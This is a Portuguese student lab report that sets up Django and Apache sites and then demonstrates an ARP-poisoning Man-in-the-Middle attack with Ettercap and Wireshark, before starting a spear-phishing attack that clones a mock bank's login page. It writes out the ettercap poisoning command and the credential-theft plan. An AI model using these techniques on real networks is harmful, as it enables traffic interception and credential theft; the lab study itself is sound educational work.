


Figura 42: Aplicação Learning Log

Django

O que é o Django?

O **Django** é um *framework* open-source que como qualquer outro *framework* serve para acelerar o processo de desenvolvimento de uma aplicação, neste caso uma aplicação escrita em Python.

O Django ou mais pronunciado como "Jango" é extremamente útil graças ao seu processo de desenvolvimento. O Django usa um método de desenvolvimento dividido em três processos, *views*, *templates* e *urls*, a ordem não é relativa, nas *views* é onde escrevemos a parte que o nosso utilizador não consegue ver, o *back-end* por assim dizer, nas *templates* criamos o nosso

HTML e por último os *urls* que fazem a conexão entre estes dois processos.




Figura 43: Django App Estrutura

O código principal encontra-se nos ficheiros `views.py`, `models.py`, `urls.py` e dentro do diretório *templates*.

Como esta aplicação não vai ter efeito no projeto final não vou pôr código aqui, ele encontra-se todo no meu github, <https://github.com/Carpete>.

Apache

Tal como o Nginx o Apache é um servidor Web para hospedar websites e basicamente tudo o que tenha um endereço URL "Uniform Resource Locator". Embora chamemos ao Apache um servidor Web este não se trata de um servidor físico mas sim de um software que é executado em cima de um servidor HTTP, a sua função tal como a do Nginx é estabelecer uma ligação entre um servidor e os clientes do website em questão.

Configuração do Apache

Primeiro comecei por instalar o Apache pois este não vem instalado no Ubuntu Server por *default*.

```
$ sudo apt install apache2
```

Para a configuração do Apache vou editar dois ficheiros, sendo esses **/etc/apache2/ports.conf** e **/etc/apache2/sites-available/ironlock.conf**.

```
$ sudo nano /etc/apache2/ports.conf
```

```
If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 8002

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Figura 44: Configuração Apache

Aqui vou dizer ao Apache para ouvir os *requests* na porta "8002".

```
$ sudo nano /etc/apache2/sites-available/ironlock.conf
```

```
GNU nano 6.2                               /etc/apache2/sites-available/ironlock.conf
<VirtualHost *:8002>
    ServerName default_server
    DocumentRoot /var/www/html

    <Directory /var/www/html>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/example.com_error.log
    CustomLog ${APACHE_LOG_DIR}/example.com_access.log combined
</VirtualHost>
```

Figura 45: Configuração Apache

Este ficheiro vai dizer ao Apache para se conectar à porta "8002" e vai buscar os ficheiros ao diretório *default* sendo este **/var/www/html**.

Com estas configurações adicionadas e os meus ficheiros no respetivo diretório, se pesquisar no firefox (ou qualquer outro *search engine*) 192.168.1.119:8002, vai-me levar ao respetivo website.




Figura 46: IronLock Bank website

Nota: não foi feita a configuração de um domínio para o website pois para este projeto essa configuração não é relevante.

Layout da Rede

O layout desta rede é muito semelhante ao layout que podemos encontrar numa casa ou numa pequena empresa, sendo definida como uma rede LAN, esta é composta por vários computadores (semelhante a uma rede pessoal) onde só nos interessam três deles, dois computadores que servem de cliente e de atacante e um servidor, que gera os *requests* feitos pelo cliente e não só, aos serviços que este oferece (os dois websites configurados em cima).




Figura 47: Layout da Rede

Este esquema vai ser o esquema base utilizado para explicar os ataques que se vão seguir, cada um dos ataques vai ter um layout específico que vou explicar em maior profundidade.

Prefácio dos ataques

Nesta secção vou explicar de modo geral o tipo de ataques que vou fazer, dando um *background* a estes.

Esta rede tem como objetivo simular a rede de uma empresa, esta tem um servidor que aloja dois tipos de serviços, um jornal online, "Learning Log" e um banco online, "IronLockBank.

O primeiro ataque **MTIM** "*Man-In-The-Middle*" tem como objetivo capturar provas de que o cliente (Windows 10) está a usufruir de um destes serviços que a empresa dispõe.

Ao perceber que o cliente acede ao banco online vou fazer uma cópia da página de *login* do banco e montar um esquema de *Phishing Scam* para roubar as credenciais do cliente.

Após ter roubado as credencias vou aceder à conta do utilizador provando que lhe roubei os dados.

Ataque MITM

Vou agora exemplificar o ataque *Man-In-the-Middle* cuja explicação se encontra na página 28 deste relatório.




Figura 48: Layout da Rede - MITM

Esta imagem representa o layout da rede após o ataque **MITM** onde pode-se observar o redirecionamento dos pacotes para a máquina do atacante.

Processo de configuração - MITM

Neste cenário, o ataque *Man-in-the-Middle* será realizado usando duas ferramentas específicas: **Wireshark** e **EtterCap**.

Usando o Kali Linux como plataforma, o atacante poderá executar essas ferramentas para realizar o ataque *Man-in-the-Middle*. O Wireshark fornecerá a visualização dos pacotes em tempo real, enquanto o EtterCap permitirá redirecionar o tráfego para a máquina do atacante. Com essa combinação de ferramentas, é possível interceptar e manipular o tráfego de rede, potencialmente comprometendo a segurança dos dispositivos e obtendo acesso a informações sensíveis.



Figura 49: Wireshark - Logo || Ettercap - Logo

Wireshark

O Wireshark é uma ferramenta de captura de pacotes open-source que permite administradores de redes, utilizadores e basicamente qualquer pessoa executar uma análise aprofundada ao tráfego que corre na sua máquina/rede.

O Wireshark permite ao utilizador detetar basicamente todo o tipo de pacotes independentemente do tipo de protocolo usado e se este está encriptado ou não (é claro que se este estiver encriptado não conseguimos observar conteúdo), este permite também costumização flexível da nossa área de trabalho podendo filtrar por IP ou protocolo, mudar a cor dos protocolos para ser mais limpo em termos visuais e alterar os campos que queremos observar, como por exemplo o "Destino" e a "Fonte".




Figura 50: Janela do Wireshark

EtterCap

O Ettercap é uma ferramenta open-source que permite ao utilizador testar vários tipos de ataques a uma rede, entre os quais estão: MTIM, captura de credenciais, falsificação de DNS e ataque DoS. O EtterCap disponibiliza de uma interface gráfica e de uma interface por linha de comandos, sendo ambas fáceis de manusear com vários documentos online para nos ajudar caso seja necessário.

O Ettercap permite também ser usado como um suporte para ataques MITM, de facto é onde este mais brilha, o EtterCap permite-nos executar um ataque mais conhecido como *ARP Poisoning*, este é basicamente um MITM, este ataque afeta o protocolo "Address Resolution Protocol", este protocolo faz a conexão entre IPs e endereços MACs de uma máquina numa rede.




Figura 51: Janela do EtterCap

Ataque

Passando ao ataque, primeiro vou mostrar o tráfego que consigo apanhar com o Wireshark sem o MITM e depois vou demonstrar o tráfego depois de começar o ataque.

Para começar o Wireshark deve-se inserir o seguinte comando no terminal.

```
$ wireshark &
```

Onde "&" significa que o Wireshark vai continuar a correr depois de dar "Ctrl"+"C" no terminal (este conjunto de teclas encerra o programa que está a ser executado no terminal).

Quando começo uma sessão no Wireshark e tento capturar pacotes do computador cliente (durante a configuração este tem um IP de 192.168.1.6), reparo que não consigo encontrar nenhum pacote respetivo desta máquina, isso é porque ainda não disse à máquina do cliente que eu sou o *router*.




Figura 52: Wireshark Antes do Ataque

O protocolo *IGMPv3* ou "Internet Group Management Protocol" é um protocolo que funciona na rede local que serve para controlar os membros da rede, logo este protocolo iria aparecer de qualquer forma pois é enviado para todos os membros da rede, mas em termos de https e outros protocolos mais importantes, não consigo aceder a nenhum deles.

Após MITM ataque:

Após executar o ataque MITM com o EtterCap, quando for visualizar a janela do Wireshark vou poder observar uma série de pacotes do protocolo ARP, este vai ser o EtterCap a dizer a todos os membros da rede que o router sou eu, logo redirecionem tráfego para mim.

Para começar o MITM vou inserir o seguinte comando no terminal e depois vou explicar o que é que este faz.

```
$ sudo ettercap -T -S -i eth0 -M arp /XXX.XXX.XXX.XXX//
```

Com este comando comecei uma sessão do EtterCap usando o terminal -T", -S"este comando diz ao EtterCap para não começar a sessão usando certificados SSL, -i"é onde ponho o nome da interface que vou atacar neste caso é *eth0* e por último -M"é o comando para especificar um MITM ataque, neste caso um *ARP Poisoning* ataque.

E agora se abrir o wireshark vou conseguir capturar uma data de pacotes a serem enviados para a rede dizendo aos outros computadores que eu sou o router (dispositivo que faz a gestão do tráfego que entra e sai de uma rede), redirecionem o vosso tráfego para mim.




Figura 53: Wireshark Após o Ataque

O Wireshark capturou os pacotes ARP que estão a ser mandados por mim para os computadores da minha rede e o número de pacotes que o Wireshark está a captar é muito maior do que antes de fazer o ataque.

Agora se tentar observar o tipo de pacotes que está a passar pelo meu cliente, devo conseguir observar uma série de protocolos como HTTP, HTTPS, DNS, TCP, entre outros, basicamente todo o tipo de protocolo usado para aceder a um website na Internet.

E procurando bem consigo ver que o cliente acedeu a um dos serviços que o meu servidor dispõe (como no Wireshark aparece o IP e não o domínio eu decidi não pôr domínio em nenhum dos meus websites).




Figura 54: MITM executado com sucesso

Existe uma ferramenta online que possibilita pegar nos pacotes capturados e organizá-los de uma maneira mais confortável visualmente, essa ferramenta chama-se **Apackets** e vou usá-la para mostrar como os pacotes não mentem.

Ao procurar na Internet *Apackets* e submeter o ficheiro guardado, deparo-me com uma interface simples mas eficaz, aqui podemos ver os pacotes que capturamos organizados por protocolos e muito mais, mas aqui só me interessa mostrar o protocolo ARP.

Category	Count	Description
Found credentials	1	View found plain text passwords or hashes for various authentication protocols.
DNS Queries	13	Explore DNS/NBNS/mDNS queries to DNS servers on world map.
HTTP Communication	2	Display HTTP requests, responses and transferring data.
SMB Sniffer	0	Explore SMB announces and information about installed OS features. Found NTLMv1/v2 hashes.
ARP	19	Contains link layer information about network communications. Help detect network routers and ARP spoofing attackers.
Network Map	46	Analyze IP communications between devices and used protocols. Found fingerprints like OS/installed software.
Open Ports	7	Open TCP ports fingerprints found in the captured traffic.
SSL/TLS	4	SSL/TLS sessions information found. Client/Server hello, certificates chain.

Figura 55: Apackets Interface




Figura 56: Layout ataque ARP

Ataque Spear-Phishing

A segunda fase deste projeto é um ataque *Phishing*, mais concretamente um ataque *Spear-Phishing* pois estamos a atacar um indivíduo em específico.

Para este ataque usarei a informação recolhida no ataque anterior, e vou atacar o cliente fingindo ser os administradores do banco a que o cliente está aceder.




Figura 57: Layout Ataque Spear-Phishing

Processo de configuração - Spear-Phishing

Para isso preciso de copiar a página *login* do banco, consigo fazer isso
acessando à página do banco 192.168.1.119:8002 e carregando no botão
direito do rato encontro um menu, clicando no "View Page Source" sou capaz
de ver o código base daquela página podendo assim copiá-lo para onde eu
quiser.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Login</title>
5   <link href="transition.css" rel="stylesheet" type="text/css" >
6   <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.3/dist/css/bootstrap.min.css" rel="stylesheet">
7 </head>
8 <body class="mt-2">
9 
10 <div class="container bg-white">
11   <div class="row">
12     <div class="col-md-6 c-custom-login-signup-leftside p-4">
13       <a href="index.php"></a>
14       <h2 class="mt-4 display-5 fw-bold">Welcome back.</h2>
15       <p class="pt-3">
16         We can wait to show the new stuff we are working in.
17       </p>
18     </div>
19     <div class="col-md-6 p-4">
